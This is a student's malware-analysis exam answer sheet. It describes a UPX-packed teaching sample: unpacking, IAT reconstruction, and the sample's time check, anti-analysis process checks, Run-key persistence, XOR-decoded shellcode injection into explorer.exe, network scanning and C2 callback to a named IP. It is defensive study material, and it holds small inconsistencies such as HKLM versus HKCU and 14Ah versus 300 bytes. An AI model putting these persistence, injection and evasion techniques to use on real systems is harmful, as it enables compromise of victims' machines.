Malware Analysis and Incident Forensics (Ms Cybersecurity)
Systems and Enterprise Security (Ms Eng. in CS)
Practical test - 4/2/2022


First name: Edoardo   Last name: Ottavianelli

Consider the sample named *sample-20220204*.exe and answer the following questions :

1 - What does a basic inspection of the PE file (e.g., header, sections, strings, resources) reveal about this sample?

Providing this file as input in PEStudio we can see the signature that states “signature,UPX -> www.upx.sourceforge.net”. This could mean that the malware is packed and the packer used could be UPX.
In the sections part we can see some interesting stuff:

- The first two sections' names are UPX0 and UPX1.
- Both UPX0 and UPX1 are writable and at the same time executable
- The entrypoint is in UPX1
- UPX0 has a virtual size of about 25KB, while 0 as raw size.




name	UPX0	UPX1	.rsrc
md5	n/a	9575E740B5C6F9B1A8B1...	F77784750E8FB33C61F2...
file-ratio	-	-	-
virtual-size (36864 bytes)	24576 bytes	8192 bytes	4096 bytes
raw-size (9728 bytes)	0 bytes	7680 bytes	2048 bytes
cave (0 bytes)	0 bytes	0 bytes	0 bytes
entropy	n/a	7.569	4.917
virtual-address	0x00001000	0x00007000	0x00009000
raw-address	0x00000400	0x00000400	0x00002200
entry-point	-	x	-
blacklisted	-	-	-
writable	x	x	x
executable	x	x	-
shareable	-	-	-
discardable	-	-	-

These are all indicators of a packed sample.

In the imports part some noticeable imports are: GetProcAddress and LoadLibrary (packing and dynamic API resolution?), GetAdapterAddress (information gathering?), MessageBox, RegCloseKey (persistence?)
Instead in the strings part: 35.238.190.151H (C2?), Http, Debug, some apis and libraries names, 3.96 (UPX version?), #BYE (C2/User interaction?), “I may ch” and “fect yo9” that could be the sentence “I may infect you” but encoded, \Run (part of a Registry key?).
The only resource present is the manifest.

2 - Which packer was used to pack this sample? Provide the original entry point (OEP) address, where the tail jump instruction is located, and detail how you identified them.

Inspecting the malware with DetectItEasy, it tells us that the packer used is likely to be UPX version 3.93.



File name: C:\Users\student\Desktop\exam_20220204\sample-20220204.exe


Type: PE
Size: 10752

EntryPoint: 00008a20
ImageBase: 00400000
NumberOfSections: 0003
SizeOfImage: 0000a000

packer UPX(3.96)[NRV,best]
linker Microsoft Linker(14.16, Visual Studio 2017 15.9*)[EXE32,console]

Detect It Easy

And the section UPX1 has a high entropy:




Offset: 0 Size: 10752

Entropy(bits/byte): 6.97056 87% not packed

PE Header("2.51081")
Section0("UPX0")("0")
Section1("UPX1")("7.56944")
Section2(".rsrc")("4.91759")


So I've opened this sample in IDA, trying to locate a good candidate for the tail jump.
At the end of the section UPX1, there is an unconditional jump at address 00408BAC that jumps to 00402252 (crossing the sections). This is a good candidate.



```
UPX1:00408BA3 loc_408BA3:                             ; CODE XREF: UPX1:00408BA7↓j
UPX1:00408BA3                 push    0
UPX1:00408BA5                 cmp     esp, eax
UPX1:00408BA7                 jnz     short loc_408BA3
UPX1:00408BA9                 sub     esp, 0FFFFFF80h
UPX1:00408BAC                 jmp     near ptr word_402252
UPX1:00408BAC ; ---------------------------------------------------------------------------
UPX1:00408BB1                 align 4
UPX1:00408BB4 __load_config_used dd 0A0h              ; Size
UPX1:00408BB8                 dd 0                    ; Time stamp
UPX1:00408BBC                 dw 2 dup(0)             ; Version: 0.0
UPX1:00408BC0                 dd 0                    ; GlobalFlagsClear
UPX1:00408BC4                 dd 0                    ; GlobalFlagsSet
```

3 - Provide details about the IAT reconstruction process that you carried out to unpack the code. *<u>HINTS</u>: the answer should cover methodological aspects and facts on your output; also, validate it! (e.g., check API calls, compare with sample-20220204-unpacked.exe).*

I put a breakpoint on the candidate tail jump, then executed the sample in IDA debugger.
Obviously IDA stopped the execution encountering the breakpoint.
So then I've opened Scylla attaching the running sample, then provided the candidate OEP (00402252), then I've clicked on IAT Autosearch.



4660 - sample-20220204.exe - C:\Users\student\Desktop\exam_20220204\sample-20220204.e

```
⊞ ✓ advapi32.dll (4) FThunk: 00003000
⊞ ✓ IPHLPAPI.DLL (1) FThunk: 00003014
⊞ ✓ kernel32.dll (23) FThunk: 0000301C
⊞ ✓ shell32.dll (2) FThunk: 0000307C
⊞ ✓ user32.dll (1) FThunk: 00003088
⊞ ✓ vcruntime140.dll (4) FThunk: 00003090
⊞ ✓ ws2_32.dll (13) FThunk: 000030A4
⊞ ✓ ucrtbase.dll (34) FThunk: 000030DC
⊞ ✗ ? (2) FThunk: 00003184
```

OEP 00402252
VA 00402C18
Size 00000578

And Scylla correctly found an IAT.
There are two invalid imports, so I've deleted them.
Then I clicked on Dump, Fix Dump and correctly downloaded a file called: sample****_dump_SCY.exe file.
Comparing these imports with the ones listed in the imports section in PEStudio providing the unpacked sample as input, I can confirm these imports match.
Obviously I also took a look at the PEStudio output in general for the unpacked sample, because it reveals very useful information about its behavior.

Consider the sample named *sample-20220204-unpacked.exe* and answer the following questions:

4 - Provide a brief, high-level description of the functionalities implemented by the sample (what it does, when, how). Try to keep it short (like 10 lines). Reference answers to other questions wherever you see fit.

The sample retrieves the local time and chooses to infect the victim or not, if not creates a message box and quits.
Then it checks the surrounding environment: it checks for the basename of the running processes, specifically for some known DLLs, for example libraries for AVG antivirus.
Then it performs a persistence mechanism: it checks if a specific registry key is already set:

- If yes, it checks the value

- If not, it copies itself (with name vboxmgr32.exe) under a */Start Menu folder and set the registry key HKLM\Software\Microsoft\Windows\CurrentVersion\Run with name VirtualBoxManager and as value the malware copy.


Then it performs a shellcode injection inside explorer.exe.

Then if (here honestly I'm not getting the condition) it opens the url https://mangaplus.shueisha.co.jp/titles/100012.

Finally it performs a C2 callback sending information about the local network.


5 - List the processes, registry keys, files, and network connections created/manipulated by the sample and its byproducts (e.g., injected payloads, second-stage executables), if any, during their functioning. Detail the methodology you used to acquire this list. (Come back to this question to complete it as you acquire further details during the test)

The malware creates a new file called 'vmboxmgr32.exe' (copy of itself) under C:\Users\student\AppData\Roaming\Microsoft\Windows\Start Menu\Programs.


ome
Share
View
« Local Disk (C:) › Users › student › AppData › Roaming › Microsoft › Windows › Start Menu › Programs
access
op
iloads
ments
res
ojects
op
ments
iloads

Name	Date modified	Type	Size
Maintenance	4/12/2018 1:38 AM	File folder	
Netwide Assembler 2.13.03	9/6/2018 2:27 PM	File folder	
Oracle VM VirtualBox Guest Additions	7/27/2018 6:30 PM	File folder	
Startup	9/30/2019 3:51 PM	File folder	
Visual Studio Code	9/6/2018 2:19 PM	File folder	
Windows Accessories	7/27/2018 5:10 PM	File folder	
Windows Administrative Tools	8/29/2018 9:43 AM	File folder	
Windows Ease of Access	4/12/2018 1:38 AM	File folder	
Windows PowerShell	4/12/2018 1:38 AM	File folder	
Windows System	4/12/2018 1:38 AM	File folder	
vboxmgr32	2/4/2022 8:39 AM	Application	15 KB

Instead for registry keys it creates the key VirtualBoxManager under HKLM\Software\Microsoft\Windows\CurrentVersion\Run and sets the value of the key as "C:\Users\student\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\vboxmgr32.exe" that is a copy of itself:



```
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop>
PS C:\Users\student\Desktop> reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    VirtualBoxManager    REG_SZ    C:\Users\student\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\vboxmgr32.exe

PS C:\Users\student\Desktop>
```

Moreover it creates a lot of network connections, for this part refer to the answer to question 10.

6 - List the subroutines used by the sample and its byproducts (e.g., injected payloads, second-stage executables), if any, to implement its main functionalities and provide a sketch of the execution transfers among them (e.g sketch a tree/graph). **NOTE**: listing such parts is optional only in the case of shellcodes. *HINTS: Main code starts at **0x401c80**. You can safely ignore: all subroutines starting at **0x40225c** or higher addresses as they are standard compiler-generated code, subroutines at **0x{4017c0, 4017d0, 401830, 401850}** as they do a sprintf()-like operation starting with the last subroutine.*


sub_401C80: This is the main function.
sub_401A20: This function takes the local time. Then, it compares 122 with the year value (2022 - 1900), then checks if the day (`tm_wday`) is 0 (Sunday) or Saturday (6). Due to the fact that the exam is taking place on Friday morning and it’s 2022, the function returns a 0 value.
Otherwise, it shows a MessageBox with the caption “Oooops.....” and the text “I may choose to infect your machine only during exams ;-)” and then returns 1 value. If the return value is 1 it exits with __imp_exit.
sub_4018F0: This function dynamically resolves some API functions, like GetCurrentProcess, K32EnumProcesses etc.
Then it calls GetCurrentProcess and it gets an handle to the current process, then it enumerates all the running processes with K32EnumProcesses and it compares (actually it checks if the name contains) the basename of processes with some DLLs names like sbie.dll, apilog.dll, dirwatch.dll, vmcheck.dll, wpespy.dll, avghookx.dll, avghooka.dll, cmtvrd32.dll, snxh.dll that are dll (actually processes) to avoid, e.g. avghookx and avghooka are DLL used for AVG Antivirus.
sub_401CC0: This is the function that actually tries to resolve the APIs used by sub_4018F0.
sub_401890: string comparison (substring)
sub_401EB0: This function access to registry key HKLM\Software\Microsoft\Windows\CurrentVersion\Run with desired access KEY_ALL_ACCESS (0xF003F, Combines the STANDARD_RIGHTS_REQUIRED, KEY_QUERY_VALUE, KEY_SET_VALUE, KEY_CREATE_SUB_KEY, KEY_ENUMERATE_SUB_KEYS, KEY_NOTIFY, and KEY_CREATE_LINK access rights.) and get the value of the subkey VirtualBoxManager. If the key is already set it compares it with the running sample and closes the key. Otherwise it creates the subkey, sets the value of the key as “C:\Users\student\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\vboxmgr32.exe” and copies itself to that exe. (Basically it’s the persistence mechanism, the malware will be executed at each startup and user login).
At the end it closes the key.

sub_401AA0: This function performs the injection. This is a shellcode injection, the size of the shellcode is 14Ah or 300 bytes. The shellcode is decoded with the operation “xor eax, 77h”.
The subroutine then creates a process with CreateProcess and the victim is explorer.exe.
It dynamically resolves the APIs: VirtualAllocEx, NtUnmapViewOfSection, SetThreadContext, WriteProcessMemory, ResumeThread and RtlCreateUserThread.
sub_401E30: This func subroutine creates an event and then waits for one minute. Then dynamically resolves the API ShellExecuteW and then opens the url: “https://mangaplus.shueisha.co.jp/titles/100012” (using winHttpConnect).
sub_401680: This is the C2 interaction.

- sub_401000: This is the WSAStartup
- sub_401340: This subroutine retrieves the IP address of the victim machine using GetAdapterAddress
- sub_401590: This function uses a socket to discover the hosts alive in the network. It takes the iP address of the victim, e.g. in my case 10.0.2.15, then it makes zeros the last one, and iterates over a /24 netmask: 10.0.2.1, 10.0.2.2, 10.0.2.3… and so on.
- sub_401260: The malware tries to connect to 35.238.190.151, the C2 server.
- Then the malware sends the string Host: %s\nMAP: %s with the information gathered on the victim network.
- Finally it sends the string BYE to the C2 server and closes the connection.

7 - Does the sample make queries about the surrounding environment before unveiling its activities? If yes, describe them and pinpoint specific instructions/functions in the code.

Yes, the subroutine sub_401A20 checks the local time of the victim.
sub_401A20: This function takes the local time. Then, it compares 122 with the year value (2022 - 1900), then checks if the day (`tm_wday`) is 0 (Sunday) or Saturday (6). Due to the fact that the exam is taking place on Friday morning and it’s 2022, the function returns a 0 value and continues its execution.
Otherwise, it shows a MessageBox with the caption “Oooops.....” and the text “I may choose to infect your machine only during exams ;-)” and then returns 1 value. If the return value is 1 it exits with __imp_exit.



```
push    edx ; Tm
call    ds:_localtime32_s
add     esp, 8
cmp     [ebp+Tm.tm_year], 7Ah
jnz     short loc_401A56
```

```
cmp     [ebp+Tm.tm_wday], 0
jz      short loc_401A56
```


```
cmp     [ebp+Tm.tm_wday], 6
jnz     short loc_401A71
```

```
loc_401A56:             ; uType
        push    0
        push    offset Caption ; "Oooops....."
        push    offset Text ; "I may choose to infect your machine onl"...
        push    0 ; hWnd
        call    ds:MessageBoxA
        mov     eax, 1
        jmp     short loc_401A73
```

```
loc_401A71:
                xor     eax, eax
```

8 - Does the sample include any persistence mechanisms? If yes, describe its details and reference specific instructions/functions in the code.

Yes, sub_401EB0: This function access to registry key HKLM\Software\Microsoft\Windows\CurrentVersion\Run with desired access KEY_ALL_ACCESS (0xF003F, Combines the STANDARD_RIGHTS_REQUIRED, KEY_QUERY_VALUE, KEY_SET_VALUE, KEY_CREATE_SUB_KEY, KEY_ENUMERATE_SUB_KEYS, KEY_NOTIFY, and KEY_CREATE_LINK access rights.) and get the value of the subkey VirtualBoxManager. If the key is already set it compares it with the running sample and closes the key. Otherwise it creates the subkey, sets the value of the key as “C:\Users\student\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\vboxmgr32.exe” and copies itself to that exe.

